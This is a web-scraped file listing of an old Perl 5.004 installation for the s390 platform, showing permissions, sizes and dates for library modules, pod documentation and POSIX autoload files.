-rw-r--r--  0 0     1         21 Oct 30  1997 /usr/local/lib/perl5/bug.pm

-rw-r--r--  0 0     1         21 Oct 30  1997 /usr/local/lib/perl5/bug.pm.old

-r--r--r--  0 0     1        850 Dec  4  1997 /usr/local/lib/perl5/cacheout.pl

-r--r--r--  0 0     1       9645 Dec  4  1997 /usr/local/lib/perl5/chat2.pl

-r--r--r--  0 0     1       2913 Dec  4  1997 /usr/local/lib/perl5/complete.pl

-r--r--r--  0 0     1       5248 Dec  4  1997 /usr/local/lib/perl5/constant.pm

-r--r--r--  0 0     1       1707 Dec  4  1997 /usr/local/lib/perl5/ctime.pl
```

Report

```
-r--r--r--  0 0   1      13848 Dec  4  1997 /usr/local/lib/perl5/diagnostics.pm

-r--r--r--  0 0   1       2005 Dec  4  1997 /usr/local/lib/perl5/dotsh.pl

-r--r--r--  0 0   1      11030 Dec  4  1997 /usr/local/lib/perl5/dumpvar.pl

-r--r--r--  0 0   1       1500 Dec  4  1997 /usr/local/lib/perl5/exceptions.pl

-r--r--r--  0 0   1        754 Dec  4  1997 /usr/local/lib/perl5/fastcwd.pl

-r--r--r--  0 0   1       1185 Dec  4  1997 /usr/local/lib/perl5/find.pl

-r--r--r--  0 0   1       1130 Dec  4  1997 /usr/local/lib/perl5/finddepth.pl

-r--r--r--  0 0   1        368 Dec  4  1997 /usr/local/lib/perl5/flush.pl

-r--r--r--  0 0   1      23822 Dec  4  1997 /usr/local/lib/perl5/ftp.pl

-r--r--r--  0 0   1       1160 Dec  4  1997 /usr/local/lib/perl5/getcwd.pl

-r--r--r--  0 0   1       1042 Dec  4  1997 /usr/local/lib/perl5/getopt.pl

-r--r--r--  0 0   1        942 Dec  4  1997 /usr/local/lib/perl5/getopts.pl

-r--r--r--  0 0   1        451 Dec  4  1997 /usr/local/lib/perl5/hostname.pl

-r--r--r--  0 0   1        356 Dec  4  1997 /usr/local/lib/perl5/importenv.pl

-r--r--r--  0 0   1        589 Dec  4  1997 /usr/local/lib/perl5/integer.pm

-r--r--r--  0 0   1        349 Dec  4  1997 /usr/local/lib/perl5/less.pm

-r--r--r--  0 0   1       3593 Dec  4  1997 /usr/local/lib/perl5/lib.pm

-r--r--r--  0 0   1        664 Dec  4  1997 /usr/local/lib/perl5/locale.pm
```

Report

```
-r--r--r-- 0 0    1       1020 Dec  4  1997 /usr/local/lib/perl5/look.pl

-r--r--r-- 0 0    1       1976 Dec  4  1997 /usr/local/lib/perl5/newgetopt.pl

-r--r--r-- 0 0    1        185 Dec  4  1997 /usr/local/lib/perl5/open2.pl

-r--r--r-- 0 0    1        185 Dec  4  1997 /usr/local/lib/perl5/open3.pl

-r--r--r-- 0 0    1      64681 Dec  4  1997 /usr/local/lib/perl5/perl5db.pl

drwxr-xr-x 0 0    1          0 Oct 28  1998 /usr/local/lib/perl5/pod/

-rw-r--r-- 0 0    1      11598 Dec  4  1997 /usr/local/lib/perl5/pod/perl.pod

-rw-r--r-- 0 0    1       7722 Dec  4  1997 /usr/local/lib/perl5/pod/perlapio.pod

-rw-r--r-- 0 0    1       1266 Dec  4  1997 /usr/local/lib/perl5/pod/perlbook.pod

-rw-r--r-- 0 0    1      11408 Dec  4  1997 /usr/local/lib/perl5/pod/perlbot.pod

-rw-r--r-- 0 0    1      55801 Dec  4  1997 /usr/local/lib/perl5/pod/perlcall.pod

-rw-r--r-- 0 0    1      23243 Dec  4  1997 /usr/local/lib/perl5/pod/perldata.pod

-rw-r--r-- 0 0    1      34914 Dec  4  1997 /usr/local/lib/perl5/pod/perldebug.pod

-rw-r--r-- 0 0    1      55102 Dec  4  1997 /usr/local/lib/perl5/pod/perldelta.pod

-rw-r--r-- 0 0    1     100771 Dec  4  1997 /usr/local/lib/perl5/pod/perldiag.pod

-rw-r--r-- 0 0    1      24872 Dec  4  1997 /usr/local/lib/perl5/pod/perldsc.pod

-rw-r--r-- 0 0    1      33225 Dec  4  1997 /usr/local/lib/perl5/pod/perlembed.pod

-rw-r--r-- 0 0    1       5660 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq.pod
```

Report

```
-rw-r--r-- 0 0    1      12424 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq1.pod
-rw-r--r-- 0 0    1      18961 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq2.pod
-rw-r--r-- 0 0    1      20545 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq3.pod
-rw-r--r-- 0 0    1      34109 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq4.pod
-rw-r--r-- 0 0    1      27538 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq5.pod
-rw-r--r-- 0 0    1      21174 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq6.pod
-rw-r--r-- 0 0    1      24205 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq7.pod
-rw-r--r-- 0 0    1      28474 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq8.pod
-rw-r--r-- 0 0    1      12879 Dec  4  1997 /usr/local/lib/perl5/pod/perlfaq9.pod
-rw-r--r-- 0 0    1      13198 Dec  4  1997 /usr/local/lib/perl5/pod/perlform.pod
-rw-r--r-- 0 0    1     142070 Jul 30  1998 /usr/local/lib/perl5/pod/perlfunc.pod
-rw-r--r-- 0 0    1      95810 Dec  4  1997 /usr/local/lib/perl5/pod/perlguts.pod
-rw-r--r-- 0 0    1      46501 Dec  4  1997 /usr/local/lib/perl5/pod/perlipc.pod
-rw-r--r-- 0 0    1      32215 Dec  4  1997 /usr/local/lib/perl5/pod/perllocale.pod
-rw-r--r-- 0 0    1       8580 Dec  4  1997 /usr/local/lib/perl5/pod/perllol.pod
-rw-r--r-- 0 0    1      15011 Dec  4  1997 /usr/local/lib/perl5/pod/perlmod.pod
-rw-r--r-- 0 0    1      30314 Dec  4  1997 /usr/local/lib/perl5/pod/perlmodlib.pod
-rw-r--r-- 0 0    1      16380 Dec  4  1997 /usr/local/lib/perl5/pod/perlobj.pod
```

Report

```
-rw-r--r-- 0 0    1       46530 Dec  4  1997 /usr/local/lib/perl5/pod/perlop.pod

-rw-r--r-- 0 0    1        7652 Dec  4  1997 /usr/local/lib/perl5/pod/perlpod.pod

-rw-r--r-- 0 0    1       24143 Dec  4  1997 /usr/local/lib/perl5/pod/perlre.pod

-rw-r--r-- 0 0    1       19331 Dec  4  1997 /usr/local/lib/perl5/pod/perlref.pod

-rw-r--r-- 0 0    1       22240 Dec  4  1997 /usr/local/lib/perl5/pod/perlrun.pod

-rw-r--r-- 0 0    1       15668 Dec  4  1997 /usr/local/lib/perl5/pod/perlsec.pod

-rw-r--r-- 0 0    1        7717 Dec  4  1997 /usr/local/lib/perl5/pod/perlstyle.pod

-rw-r--r-- 0 0    1       34559 Dec  4  1997 /usr/local/lib/perl5/pod/perlsub.pod

-rw-r--r-- 0 0    1       19304 Dec  4  1997 /usr/local/lib/perl5/pod/perlsyn.pod

-rw-r--r-- 0 0    1       26528 Dec  4  1997 /usr/local/lib/perl5/pod/perltie.pod

-rw-r--r-- 0 0    1      100386 Dec  4  1997 /usr/local/lib/perl5/pod/perltoc.pod

-rw-r--r-- 0 0    1       67589 Dec  4  1997 /usr/local/lib/perl5/pod/perltoot.pod

-rw-r--r-- 0 0    1       34954 Dec  4  1997 /usr/local/lib/perl5/pod/perltrap.pod

-rw-r--r-- 0 0    1       24247 Dec  4  1997 /usr/local/lib/perl5/pod/perlvar.pod

-rw-r--r-- 0 0    1       39821 Dec  4  1997 /usr/local/lib/perl5/pod/perlxs.pod

-rw-r--r-- 0 0    1       25950 Dec  4  1997 /usr/local/lib/perl5/pod/perlxstut.pod

-r--r--r-- 0 0    1        1146 Dec  4  1997 /usr/local/lib/perl5/pwd.pl

-r--r--r-- 0 0    1         880 Dec  4  1997 /usr/local/lib/perl5/shellwords.pl
```

Report

```
-r--r--r-- 0 0      1       7584 Dec  4  1997 /usr/local/lib/perl5/sigtrap.pm

-r--r--r-- 0 0      1        658 Dec  4  1997 /usr/local/lib/perl5/stat.pl

-r--r--r-- 0 0      1       2175 Dec  4  1997 /usr/local/lib/perl5/strict.pm

-r--r--r-- 0 0      1        815 Dec  4  1997 /usr/local/lib/perl5/subs.pm

-r--r--r-- 0 0      1       4755 Dec  4  1997 /usr/local/lib/perl5/syslog.pl

drwxr-xr-x 0 0      1          0 Oct 28  1998 /usr/local/lib/perl5/s390/

drwxr-xr-x 0 0      1          0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/

drwxr-xr-x 0 0      1          0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/

drwxr-xr-x 0 0      1          0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/sdbm/

-r--r--r-- 0 0      1          1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/sdbm/extralibs.ld

drwxr-xr-x 0 0      1          0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/

-r--r--r-- 0 0      1        173 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/autosplit.ix

-r--r--r-- 0 0      1       1074 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/dl_expandspec.al

-r--r--r-- 0 0      1        305 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/dl_find_symbol_anywhere.al

-r--r--r-- 0 0      1       3086 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/dl_findfile.al

-r--r--r-- 0 0      1          1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/extralibs.ld

-r--r--r-- 0 0      1       6602 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/DynaLoader/DynaLoader.a

drwxr-xr-x 0 0      1          0 Oct 28 1998 /usr/local/lib/perl5/s390/5.00403/auto/Fcntl/
```

Report

```
-r--r--r-- 0 0    1        1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/Fcntl/extralibs.ld

-r--r--r-- 0 0    1    13552 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/Fcntl/Fcntl.a

drwxr-xr-x 0 0    1        0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/IO/

-r--r--r-- 0 0    1        1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/IO/extralibs.ld

-r--r--r-- 0 0    1    28254 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/IO/IO.a

drwxr-xr-x 0 0    1        0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/NDBM_File/

-r--r--r-- 0 0    1        1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/NDBM_File/extralibs.ld

-r--r--r-- 0 0    1    24186 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/NDBM_File/NDBM_File.a

drwxr-xr-x 0 0    1        0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/Opcode/

-r--r--r-- 0 0    1        1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/Opcode/extralibs.ld

-r--r--r-- 0 0    1    42622 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/Opcode/Opcode.a

drwxr-xr-x 0 0    1        0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/

-r--r--r-- 0 0    1      153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/abs.al

-r--r--r-- 0 0    1      165 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/alarm.al

-r--r--r-- 0 0    1      197 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/assert.al

-r--r--r-- 0 0    1      168 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/atan2.al

-r--r--r-- 0 0    1      166 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/atexit.al

-r--r--r-- 0 0    1      151 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/atof.al
```

Report

```
-r--r--r-- 0 0    1        151 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/atoi.al

-r--r--r-- 0 0    1        151 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/atol.al

-r--r--r-- 0 0    1       1968 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/autosplit.ix

-r--r--r-- 0 0    1        147 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/bsearch.al

-r--r--r-- 0 0    1        155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/calloc.al

-r--r--r-- 0 0    1        167 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/chdir.al

-r--r--r-- 0 0    1        179 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/chmod.al

-r--r--r-- 0 0    1        190 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/chown.al

-r--r--r-- 0 0    1        147 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/clearerr.al

-r--r--r-- 0 0    1        176 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/closedir.al

-r--r--r-- 0 0    1        153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/cos.al

-r--r--r-- 0 0    1        212 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/creat.al

-r--r--r-- 0 0    1        149 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/div.al

-r--r--r-- 0 0    1        152 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/errno.al

-r--r--r-- 0 0    1        153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execl.al

-r--r--r-- 0 0    1        155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execle.al

-r--r--r-- 0 0    1        155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execlp.al

-r--r--r-- 0 0    1        153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execv.al
```

Report

```
-r--r--r-- 0 0    1     155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execve.al

-r--r--r-- 0 0    1     155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/execvp.al

-r--r--r-- 0 0    1     161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/exit.al

-r--r--r-- 0 0    1     153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/exp.al

-r--r--r-- 0 0    1       4 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/extralibs.ld

-r--r--r-- 0 0    1     155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fabs.al

-r--r--r-- 0 0    1     142 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fclose.al

-r--r--r-- 0 0    1     192 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fcntl.al

-r--r--r-- 0 0    1     148 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fdopen.al

-r--r--r-- 0 0    1     138 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/feof.al

-r--r--r-- 0 0    1     142 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/ferror.al

-r--r--r-- 0 0    1     142 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fflush.al

-r--r--r-- 0 0    1     140 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fgetc.al

-r--r--r-- 0 0    1     146 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fgetpos.al

-r--r--r-- 0 0    1     140 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fgets.al

-r--r--r-- 0 0    1     143 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fileno.al

-r--r--r-- 0 0    1     138 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fopen.al

-r--r--r-- 0 0    1     148 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fork.al
```

```
-r--r--r-- 0 0   1     168 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fprintf.al

-r--r--r-- 0 0   1     163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fputc.al

-r--r--r-- 0 0   1     163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fputs.al

-r--r--r-- 0 0   1     162 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fread.al

-r--r--r-- 0 0   1     151 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/free.al

-r--r--r-- 0 0   1     166 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/freopen.al

-r--r--r-- 0 0   1     186 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fscanf.al

-r--r--r-- 0 0   1     142 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fseek.al

-r--r--r-- 0 0   1     146 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fsetpos.al

-r--r--r-- 0 0   1     241 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fstat.al

-r--r--r-- 0 0   1     142 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/ftell.al

-r--r--r-- 0 0   1     165 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/fwrite.al

-r--r--r-- 0 0   1     161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getc.al

-r--r--r-- 0 0   1     161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getchar.al

-r--r--r-- 0 0   1     176 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getcwd.al

-r--r--r-- 0 0   1     156 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getegid.al

-r--r--r-- 0 0   1     163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getenv.al

-r--r--r-- 0 0   1     156 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/geteuid.al
```

-r--r--r-- 0 0   1   154 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getgid.al

-r--r--r-- 0 0   1   170 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getgrgid.al

-r--r--r-- 0 0   1   171 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getgrnam.al

-r--r--r-- 0 0   1   203 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getgroups.al

-r--r--r-- 0 0   1   162 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getlogin.al

-r--r--r-- 0 0   1   164 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getpgrp.al

-r--r--r-- 0 0   1   150 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getpid.al

-r--r--r-- 0 0   1   157 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getppid.al

-r--r--r-- 0 0   1   171 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getpwnam.al

-r--r--r-- 0 0   1   170 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getpwuid.al

-r--r--r-- 0 0   1   158 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/gets.al

-r--r--r-- 0 0   1   150 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/getuid.al

-r--r--r-- 0 0   1   165 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/gmtime.al

-r--r--r-- 0 0   1   166 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/isatty.al

-r--r--r-- 0 0   1   169 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/kill.al

-r--r--r-- 0 0   1   159 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/labs.al

-r--r--r-- 0 0   1   165 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/ldiv.al

-r--r--r-- 0 0   1   186 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/link.al

Report

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-r--r--r-- 0 0    1      174 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/localtime.al
-r--r--r-- 0 0    1      153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/log.al
-r--r--r-- 0 0    1      165 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/longjmp.al
-r--r--r-- 0 0    1      155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/malloc.al
-r--r--r-- 0 0    1      167 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/memchr.al
-r--r--r-- 0 0    1      162 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/memcmp.al
-r--r--r-- 0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/memcpy.al
-r--r--r-- 0 0    1      163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/memmove.al
-r--r--r-- 0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/memset.al
-r--r--r-- 0 0    1      184 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/mkdir.al
-r--r--r-- 0 0    1      159 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/offsetof.al
-r--r--r-- 0 0    1      236 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/opendir.al
-r--r--r-- 0 0    1      166 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/perror.al
-r--r--r-- 0 0    1      166 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/pow.al
-r--r--r-- 0 0    1      179 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/printf.al
-r--r--r-- 0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/putc.al
-r--r--r-- 0 0    1      167 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/putchar.al
-r--r--r-- 0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/puts.al
```

Report

```
-r--r--r--  0 0    1      162 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/qsort.al

-r--r--r--  0 0    1      186 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/raise.al

-r--r--r--  0 0    1      169 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/rand.al

-r--r--r--  0 0    1      173 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/readdir.al

-r--r--r--  0 0    1      157 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/realloc.al

-r--r--r--  0 0    1      169 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/remove.al

-r--r--r--  0 0    1      192 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/rename.al

-r--r--r--  0 0    1      173 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/rewind.al

-r--r--r--  0 0    1      179 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/rewinddir.al

-r--r--r--  0 0    1      171 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/rmdir.al

-r--r--r--  0 0    1      184 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/scanf.al

-r--r--r--  0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/setgid.al

-r--r--r--  0 0    1      167 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/setjmp.al

-r--r--r--  0 0    1      161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/setuid.al

-r--r--r--  0 0    1      171 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/siglongjmp.al

-r--r--r--  0 0    1      173 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sigsetjmp.al

-r--r--r--  0 0    1      153 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sin.al

-r--r--r--  0 0    1      165 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sleep.al
```

Report

```
-r--r--r-- 0 0    1        179 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sprintf.al

-r--r--r-- 0 0    1        156 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sqrt.al

-r--r--r-- 0 0    1        130 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/srand.al

-r--r--r-- 0 0    1        179 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/sscanf.al

-r--r--r-- 0 0    1        163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/stat.al

-r--r--r-- 0 0    1        162 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strcat.al

-r--r--r-- 0 0    1        167 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strchr.al

-r--r--r-- 0 0    1        162 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strcmp.al

-r--r--r-- 0 0    1        161 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strcpy.al

-r--r--r-- 0 0    1        181 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strcspn.al

-r--r--r-- 0 0    1        186 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strerror.al

-r--r--r-- 0 0    1        166 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strlen.al

-r--r--r-- 0 0    1        164 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strncat.al

-r--r--r-- 0 0    1        164 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strncmp.al

-r--r--r-- 0 0    1        163 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strncpy.al

-r--r--r-- 0 0    1        157 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strpbrk.al

-r--r--r-- 0 0    1        170 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strrchr.al

-r--r--r-- 0 0    1        155 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strspn.al
```

Report

-r--r--r-- 0 0   1   178 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strstr.al

-r--r--r-- 0 0   1   155 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/strtok.al

-r--r--r-- 0 0   1   168 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/system.al

-r--r--r-- 0 0   1   148 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/time.al

-r--r--r-- 0 0   1   147 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/tmpfile.al

-r--r--r-- 0 0   1   165 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/tolower.al

-r--r--r-- 0 0   1   165 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/toupper.al

-r--r--r-- 0 0   1   162 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/umask.al

-r--r--r-- 0 0   1   143 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/ungetc.al

-r--r--r-- 0 0   1   169 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/unlink.al

-r--r--r-- 0 0   1   194 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/utime.al

-r--r--r-- 0 0   1   150 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/vfprintf.al

-r--r--r-- 0 0   1   148 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/vprintf.al

-r--r--r-- 0 0   1   150 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/vsprintf.al

-r--r--r-- 0 0   1   150 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/wait.al

-r--r--r-- 0 0   1   183 Dec 4 1997 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/waitpid.al

-r--r--r-- 0 0   1   267460 Jul 30 1998 /usr/local/lib/perl5/s390/5.00403/auto/POSIX/POSIX.a

drwxr-xr-x 0 0   1   0 Oct 28 1998 /usr/local/lib/perl5/s390/5.00403/auto/Socket/

Report

```
-r--r--r-- 0 0    1         1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/Socket/extralibs.ld

